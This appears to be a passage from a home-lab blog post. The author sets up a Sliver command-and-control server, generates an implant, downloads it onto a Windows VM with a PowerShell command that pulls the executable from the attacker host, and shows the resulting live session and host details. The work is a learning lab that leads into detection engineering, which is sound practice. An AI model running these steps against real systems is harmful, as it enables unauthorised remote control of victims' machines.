
Set Up Attacker C2 Server

Used the command prompt to set up a C2 server, resolved SSH connection issues using PUTTY instead. Downloaded and set up ‘Sliver’ on the Linux VM. Dropped into root shell and created a working directory.

1. Now, from within this new SSH session, proceed with the following instructions




If everything above worked as expected, you are good to go. In the next post of this




Generated C2 Payload with Sliver


Used Sliver to generate a C2 payload on the Ubuntu server.



Deployed C2 Payload on Windows VM

Spun up a temporary server using Python 3 and downloaded the C2 payload on the Windows VM using Admin PowerShell. I took a snapshot of the VM.


Home
WinDevLab
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Windows\system32> IWR -Uri http://192.168.80.128/SHORT_DRIZZLE.exe -Outfile C:\Users\User\Downloads\SHORT_DRIZZLE.exe
PS C:\Windows\system32>
WinDevLab - Take Snapshot
Taking a snapshot lets you preserve the state of the virtual machine so that you can return to the same state later.
Name:
Pre-Malware Execution
Description:
Take Snapshot
Cancel



Checked for Sessions and Ran Commands


Executed the C2 payload on the Windows VM and verified the session on the Ubuntu Sliver Server. I ran various commands to gather information on the victim VM.

```
[*] Implant saved to /opt/sliver/SHORT_DRIZZLE.exe

[server] sliver > implants

 Name           Implant Type   Template   OS/Arch             Format    Command & Control
 Debug
============== ============== ========== ================== ============ ============================
=======
 SHORT_DRIZZLE  session        sliver     windows/amd64      EXECUTABLE   [1] https://192.168.80.128
 false

[server] sliver > _
```

To direct input to this VM, click inside or press Ctrl+G.

```
[*] Starting HTTP :80 listener ...
[*] Successfully started job #1

[*] Session 5fcf9eb0 SHORT_DRIZZLE - 192.168.80.129:50961 (WinDev2404Eval) - windows/amd64 - Sat, 29
 Jun 2024 23:41:10 UTC

[server] sliver > _
```

```
[server] sliver > sessions

 ID         Transport   Remote Address         Hostname         Username              Operating Syst
em   Health
========== =========== ====================== ================ ===================== ==============
=== =========
 5fcf9eb0   http(s)     192.168.80.129:50961   WinDev2404Eval   WINDEV2404EVAL\User   windows/amd64
     [ALIVE]

[server] sliver > use 5fcf9eb0

[*] Active session SHORT_DRIZZLE (5fcf9eb0-8d95-4ce3-9f82-6a5644079bdf)

[server] sliver (SHORT_DRIZZLE) > info

        Session ID: 5fcf9eb0-8d95-4ce3-9f82-6a5644079bdf
              Name: SHORT_DRIZZLE
          Hostname: WinDev2404Eval
              UUID: 38774d56-9952-9802-1a57-496f81d123c9
          Username: WINDEV2404EVAL\User
               UID: S-1-5-21-658241645-1146436930-2986370444-1000
               GID: S-1-5-21-658241645-1146436930-2986370444-513
               PID: 7236
                OS: windows
           Version: 10 build 22621 x86_64
            Locale: en-US
              Arch: amd64
        Active C2: https://192.168.80.128
    Remote Address: 192.168.80.129:50961
         Proxy URL:
Reconnect Interval: 1m0s
     First Contact: Sat Jun 29 23:41:10 UTC 2024 (3m31s ago)
      Last Checkin: Sat Jun 29 23:44:23 UTC 2024 (18s ago)

[server] sliver (SHORT_DRIZZLE) >
```



Conclusion

Setting up a home lab with VMware involved several steps, from installing virtual machines to configuring network settings and deploying security tools. This walk-through provides a fairly detailed walkthrough to showcase my getting started journey to mastering home lab environments and build experience in the workforce.

Please check out my next post regarding the simulated attacks and the endpoint detection and responses' we setup in LimaCharlie!